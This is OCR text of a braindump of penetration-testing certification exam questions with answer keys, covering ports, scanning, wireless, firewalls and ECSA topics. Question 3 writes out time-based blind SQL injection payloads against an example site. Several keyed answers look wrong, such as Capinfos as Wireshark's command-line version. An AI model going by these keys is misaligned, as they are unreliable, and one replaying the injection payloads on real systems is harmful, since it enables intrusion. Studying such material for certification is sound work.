
A. Dynamically assigned port numbers
B. Statically assigned port numbers
C. Well-known port numbers
D. Unregistered port numbers

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://stackoverflow.com/questions/136709/what-port-number-should-i-use-when-testing-connections-in-my-local-intranet-in (see post 4)



QUESTION 79
John, the penetration tester in a pen test firm, was asked to find whether NTP services are opened on the target network (10.0.0.7) using Nmap tool.



Which one of the following Nmap commands will he use to find it?


A. nmap -sU –p 389 10.0.0.7
B. nmap -sU –p 123 10.0.0.7

C. nmap -sU –p 161 10.0.0.7
D. nmap -sU –p 135 10.0.0.7

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
In the context of penetration testing, what does blue teaming mean?



A. A penetration test performed with the knowledge and consent of the organization's IT staff
B. It is the most expensive and most widely used
C. It may be conducted with or without warning
D. A penetration test performed without the knowledge of the organization's IT staff but with permission from upper management

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.sypriselectronics.com/information-security/cyber-security-solutions/computer-network-defense/

QUESTION 81
Identify the port numbers used by POP3 and POP3S protocols.

A. 113 and 981
B. 111 and 982
C. 110 and 995
D. 109 and 973

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://publib.boulder.ibm.com/infocenter/wsmashin/v1r1/index.jsp?topic=/com.ibm.websphere.sMash.doc/using/zero.mail/MailStoreConfiguration.html

QUESTION 82
The objective of social engineering pen testing is to test the strength of human factors in a security chain within the organization. It is often used to raise the level of security awareness among employees.

The tester should demonstrate extreme care and professionalism during a social engineering pen test as it might involve legal issues such as violation of privacy and may result in an embarrassing situation for the organization.
Which of the following methods of attempting social engineering is associated with bribing, handing out gifts, and becoming involved in a personal relationship to befriend someone inside the company?

A. Accomplice social engineering technique
B. Identity theft

C. Dumpster diving
D. Phishing social engineering technique

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
Today, most organizations would agree that their most valuable IT assets reside within applications and databases. Most would probably also agree that these are areas that have the weakest levels of security, thus making them the prime target for malicious activity from system administrators, DBAs, contractors, consultants, partners, and customers.

Which of the following flaws refers to an application using poorly written encryption code to securely encrypt and store sensitive data in the database and allows an attacker to steal or modify weakly protected data such as credit card numbers, SSNs, and other authentication credentials?

A. SSI injection attack
B. Insecure cryptographic storage attack
C. Hidden field manipulation attack
D. Man-in-the-Middle attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

A. Smurf
B. Trinoo
C. Fraggle
D. SYN flood

Correct Answer: A
Section: (none)
Explanation


Explanation/Reference:

QUESTION 85
In which of the following IDS evasion techniques does IDS reject the packets that an end system accepts?

A. IPS evasion technique
B. IDS evasion technique
C. UDP evasion technique
D. TTL evasion technique

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://is.muni.cz/th/172999/fi_m/MT_Bukac.pdf (page 24)



Stealth scanning techniques are used to bypass firewall rules and logging mechanisms, and hide themselves as usual network traffic

Look out for stealth ports – stealths port will not generate any kind of acknowledgement from the target machine

QUESTION 86
Which of the following attacks does a hacker perform in order to obtain UDDI information such as businessEntity, businesService, bindingTemplate, and tModel?

A. Web Services Footprinting Attack
B. Service Level Configuration Attacks
C. URL Tampering Attacks
D. Inside Attacks

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/184891017/CEHv8-Module-13-Hacking-Web-Applications-pdf (page 99)

QUESTION 87
Identify the data security measure which defines a principle or state that ensures that an action or transaction cannot be denied.

A. Availability
B. Integrity
C. Authorization
D. Non-Repudiation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Information_security (non-repudiation)

QUESTION 88
One of the steps in information gathering is to run searches on a company using complex keywords in Google.

Which search keywords would you use in the Google search engine to find all the PowerPoint presentations containing information about a target company, ROCHESTON?


A. ROCHESTON fileformat:+ppt
B. ROCHESTON ppt:filestring
C. ROCHESTON filetype:ppt
D. ROCHESTON +ppt:filesearch

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://blog.hubspot.com/blog/tabid/6307/bid/1264/12-Quick-Tips-To-Search-Google-Like-An-Expert.aspx (specific document types)

QUESTION 89
Which type of security policy applies to the below configuration?

i) Provides maximum security while allowing known, but necessary, dangers
ii) All services are blocked; nothing is allowed
iii) Safe and necessary services are enabled individually
iv) Non-essential services and procedures that cannot be made safe are NOT allowed
v) Everything is logged



A. Paranoid Policy
B. Prudent Policy
C. Permissive Policy
D. Promiscuous Policy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
Assessing a network from a hacker's point of view to discover the exploits and vulnerabilities that are accessible to the outside world is which sort of vulnerability assessment?

A. Network Assessments
B. Application Assessments
C. Wireless Network Assessments
D. External Assessment

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://controlcase.com/managed_compliance_pci_vulnerability_scan.html

QUESTION 91
TCP/IP provides a broad range of communication protocols for the various applications on the network. The TCP/IP model has four layers with major protocols included within each layer. Which one of the following protocols is used to collect information from all the network devices?

A. Simple Network Management Protocol (SNMP)
B. Network File system (NFS)
C. Internet Control Message Protocol (ICMP)
D. Transmission Control Protocol (TCP)

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
Transmission Control Protocol (TCP) is a connection-oriented four layer protocol. It is responsible for breaking messages into segments, re-assembling them at the destination station, and re-sending. Which one of the following protocols does not use the TCP?

A. Reverse Address Resolution Protocol (RARP)
B. HTTP (Hypertext Transfer Protocol)
C. SMTP (Simple Mail Transfer Protocol)
D. Telnet

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:

QUESTION 93
Port numbers are used to keep track of different conversations crossing the network at the same time. Both TCP and UDP use port (socket) numbers to pass information to the upper layers. Port numbers have the assigned ranges. The port numbers above 1024 are considered as which one of the following? (Select all that apply)

A. Well-known port numbers
B. Dynamically assigned port numbers
C. Unregistered port numbers
D. Statically assigned port numbers

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
Firewall is an IP packet filter that enforces the filtering and security policies to the flowing network traffic. Using firewalls in IPv6 is still the best way of protection from low level attacks at the network and transport layers. Which one of the following cannot handle routing protocols properly?

A. “Internet-router-firewall-net architecture”
B. “Internet-firewall-router-net architecture”
C. “Internet-firewall/router(edge device)-net architecture”
D. “Internet-firewall -net architecture”

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
Internet Control Message Protocol (ICMP) messages occur in many situations, such as whenever a datagram cannot reach the destination or the gateway does not

have the buffering capacity to forward a datagram. Each ICMP message contains three fields: type, code, and checksum. Different types of Internet Control Message Protocols (ICMPs) are identified by a TYPE field. If the destination is not reachable, which one of the following are generated?

A. Type 8 ICMP codes
B. Type 12 ICMP codes
C. Type 3 ICMP codes
D. Type 7 ICMP codes

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
Wireshark is a network analyzer. It reads packets from the network, decodes them, and presents them in an easy-to-understand format. Which one of the following is the command-line version of Wireshark, which can be used to capture the live packets from the wire or to read the saved capture files?

A. Tcpdump
B. Capinfos
C. Tshark
D. Idl2wrs

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
Which one of the following is a command line tool used for capturing data from the live network and copying those packets to a file?

A. Wireshark: Capinfos
B. Wireshark: Tcpdump
C. Wireshark: Text2pcap
D. Wireshark: Dumpcap

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
Besides the policy implications of chat rooms, Internet Relay Chat (IRC) is frequented by attackers and used as a command and control mechanism. IRC normally uses which one of the following TCP ports?

A. 6566 TCP port
B. 6771 TCP port
C. 6667 TCP port
D. 6257 TCP port

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
Network scanning is used to identify the available network resources. Which one of the following is also known as a half-open scan, because a full TCP connection is never completed and it is used to determine which ports are open and listening on a target device?

A. SYN Scan
B. TCP Connect Scan
C. XMAS Scan
D. Null Scan

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
One needs to run “Scan Server Configuration” tool to allow a remote connection to Nessus from the remote Nessus clients. This tool allows the port and bound interface of the Nessus daemon to be configured. By default, the Nessus daemon listens to connections on which one of the following?

A. Localhost (127.0.0.1) and port 1241
B. Localhost (127.0.0.1) and port 1240
C. Localhost (127.0.0.1) and port 1246
D. Localhost (127.0.0.0) and port 1243

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
Which one of the following scans starts, but does not complete the TCP handshake sequence for each port selected, and it works well for direct scanning and often works well through firewalls?

A. SYN Scan
B. Connect() scan
C. XMAS Scan
D. Null Scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102

Timing is an element of port-scanning that can catch one unaware. If scans are taking too long to complete or obvious ports are missing from the scan, various time parameters may need to be adjusted. Which one of the following scanned timing options in NMAP's scan is useful across slow WAN links or to hide the scan?

A. Paranoid
B. Sneaky
C. Polite
D. Normal

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
Nessus can test a server or a network for DoS vulnerabilities. Which one of the following script tries to kill a service?

A. ACT_DENIAL
B. ACT_FLOOD
C. ACT_KILL_HOST
D. ACT_ATTACK

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
Security auditors determine the use of WAPs on their networks with Nessus vulnerability scanner which identifies the commonly used WAPs. One of the plug-ins that the Nessus Vulnerability Scanner uses is ID #11026 and is named "Access Point Detection". This plug-in uses four techniques to identify the presence of a WAP. Which one of the following techniques is mostly used for uploading new firmware images while upgrading the WAP device?

A. NMAP TCP/IP fingerprinting
B. HTTP fingerprinting
C. FTP fingerprinting
D. SNMP fingerprinting

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105
Wireless communication allows networks to extend to places that might otherwise go untouched by the wired networks. When most people say 'Wireless' these days, they are referring to one of the 802.11 standards. There are three main 802.11 standards: B, A, and G. Which one of the following 802.11 types uses DSSS Modulation, splitting the 2.4ghz band into channels?

A. 802.11b
B. 802.11g
C. 802.11-Legacy
D. 802.11n

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106
Which one of the following 802.11 types uses either FHSS or DSSS for modulation?

A. 802.11b
B. 802.11a
C. 802.11n
D. 802.11-Legacy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
Which one of the following 802.11 types has WLAN as a network support?

A. 802.11b
B. 802.11-Legacy
C. 802.11n
D. 802.11g

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
A chipset is a group of integrated circuits that are designed to work together and are usually marketed as a single product." It is generally the motherboard chips or the chips used on the expansion card. Which one of the following is well supported in most wireless applications?

A. Orinoco chipsets
B. Prism II chipsets
C. Atheros Chipset
D. Cisco chipset

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
An antenna is a device that is designed to transmit and receive the electromagnetic waves that are generally called radio waves. Which one of the following types of antenna is developed from waveguide technology?

A. Leaky Wave Antennas
B. Aperture Antennas
C. Reflector Antenna

D. Directional Antenna

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
War Driving is the act of moving around a specific area, mapping the population of wireless access points for statistical purposes. These statistics are then used to raise awareness of the security problems associated with these types of networks. Which one of the following is a Linux based program that exploits the weak IV (Initialization Vector) problem documented with static WEP?

A. Airsnort
B. Aircrack
C. WEPCrack
D. Airpwn

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
A Demilitarized Zone (DMZ) is a computer host or small network inserted as a “neutral zone” between a company’s private network and the outside public network. Usage of a protocol within a DMZ environment is highly variable based on the specific needs of an organization. Privilege escalation, system is compromised when the code runs under root credentials, and DoS attacks are the basic weakness of which one of the following Protocol?

A. Lightweight Directory Access Protocol (LDAP)
B. Simple Network Management Protocol (SNMP)
C. Telnet
D. Secure Shell (SSH)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
Firewall and DMZ architectures are characterized according to its design. Which one of the following architectures is used when routers have better high-bandwidth data stream handling capacity?

A. Weak Screened Subnet Architecture
B. "Inside Versus Outside" Architecture
C. "Three-Homed Firewall" DMZ Architecture
D. Strong Screened-Subnet Architecture

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
Which one of the following architectures has the drawback of internally considering the hosted services individually?

A. Weak Screened Subnet Architecture
B. "Inside Versus Outside" Architecture
C. "Three-Homed Firewall" DMZ Architecture
D. Strong Screened-Subnet Architecture

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
Snort, an open source network-based intrusion detection sensor, is the most widely installed NIDS in the world. It can be configured to run in the four modes. Which one of the following modes reads the packets off the network and displays them in a continuous stream on the console (screen)?

A. Packet Sniffer Mode
B. Packet Logger Mode
C. Network Intrusion Detection System Mode
D. Inline Mode

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
Which one of the following Snort logger mode commands is associated to run a binary log file through Snort in sniffer mode to dump the packets to the screen?

A. ./snort -dvr packet.log icmp
B. ./snort -dev -l ./log
C. ./snort -dv -r packet.log
D. ./snort -l ./log –b

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

412-79v8.119q

Number: 412-79v8
Passing Score: 800
Time Limit: 120 min

412-79v8

https://www.gratisexam.com/

EC-Council Certified Security Analyst (ECSA)

Exam A

QUESTION 1
Which of the following password cracking techniques is used when the attacker has some information about the password?

A. Hybrid Attack
B. Dictionary Attack
C. Syllable Attack
D. Rule-based Attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://202.154.59.182/mfile/files/Information%20System/Computer%20Forensics%3B%20Hard%20Disk%20and%20Operating%20Systems/CHAPTER%207%20Application%20Password%20Crackers.pdf (page 4, rule-based attack)

QUESTION 2
Which of the following is an application alert returned by a web application that helps an attacker guess a valid username?

A. Invalid username or password
B. Account username was not found
C. Incorrect password
D. Username or password incorrect

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
A pen tester has extracted a database name by using a blind SQL injection. Now he begins to test the table inside the database using the below query and finds the table:

http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'—

What is the table name?

A. CTS
B. QRT
C. EMP
D. ABC

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

A. Passive IDS
B. Active IDS
C. Progressive IDS
D. NIPS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
HTTP protocol specifies that arbitrary binary characters can be passed within the URL by using %xx notation, where 'xx' is the

A. ASCII value of the character
B. Binary value of the character
C. Decimal value of the character
D. Hex value of the character

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
https://books.google.nl/books?id=0RfANAwOUdIC&pg=PA720&lpg=PA720&dq=%22xx+notation%22+binary&source=bl&ots=pGMqass7ti&sig=rnIg1xZ78ScUvuIlTmDY3r7REuc&hl=nl&sa=X&ei=8C4dVYe1NorgasrzgoAL&ved=0CEQQ6AEwBQ#v=onepage&q=%22xx%20notation%22%20binary&f=false


QUESTION 6
Which of the following appendices gives detailed lists of all the technical terms used in the report?

A. Required Work Efforts
B. References
C. Research
D. Glossary

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Refere' http://en.wikipedia.org/wiki/Glossary

QUESTION 7
An external intrusion test and analysis identify security weaknesses and strengths of the client's systems and networks as they appear from outside the client's security perimeter, usually from the Internet. The goal of an external intrusion test and analysis is to demonstrate the existence of known vulnerabilities that could be exploited by an external attacker.



During external penetration testing, which of the following scanning techniques allow you to determine a port's state without making a full connection to the host?


A. XMAS Scan
B. SYN scan
C. FIN Scan
D. NULL Scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
Passwords protect computer resources and files from unauthorized access by malicious users. Using passwords is the most capable and effective way to protect information and to increase the security level of a company.
Password cracking is the process of recovering passwords from data that have been stored in or transmitted by a computer system to gain unauthorized access to

a system.




Which of the following password cracking attacks tries every combination of characters until the password is broken?

A. Brute-force attack
B. Rule-based attack
C. Hybrid attack
D. Dictionary attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=m2qZNW4dcyIC&pg=PA237&lpg=PA237&dq=password+cracking+attacks+tries+every+combination+of+characters+until+the+password+is+broken&source=bl&ots=RKEUUo6LYj&sig=MPEfFBEpoO0yvOwMxYCoPQuqM5g&hl=en&sa=X&ei=ZdwdVJm3CoXSaPXsgPgM&ved=0CCEQ6AEwAQ#v=onepage&q=password%20cracking%20attacks%20tries%20every%20combination%20of%20characters%20until%20the%20password%20is%20broken&f=false

QUESTION 9
Rules of Engagement (ROE) document provides certain rights and restriction to the test team for performing the test and helps testers to overcome legal, federal, and policy-related restrictions to use different penetration testing tools and techniques.



Rules of Engagement Template

DATE: *[Date]*

TO: *[Name and Address of NASA Official]*

FROM: *[Name and Address of Third Party performing the Penetration Testing]*

CC: *[Name and Address of Interested NASA Officials]*

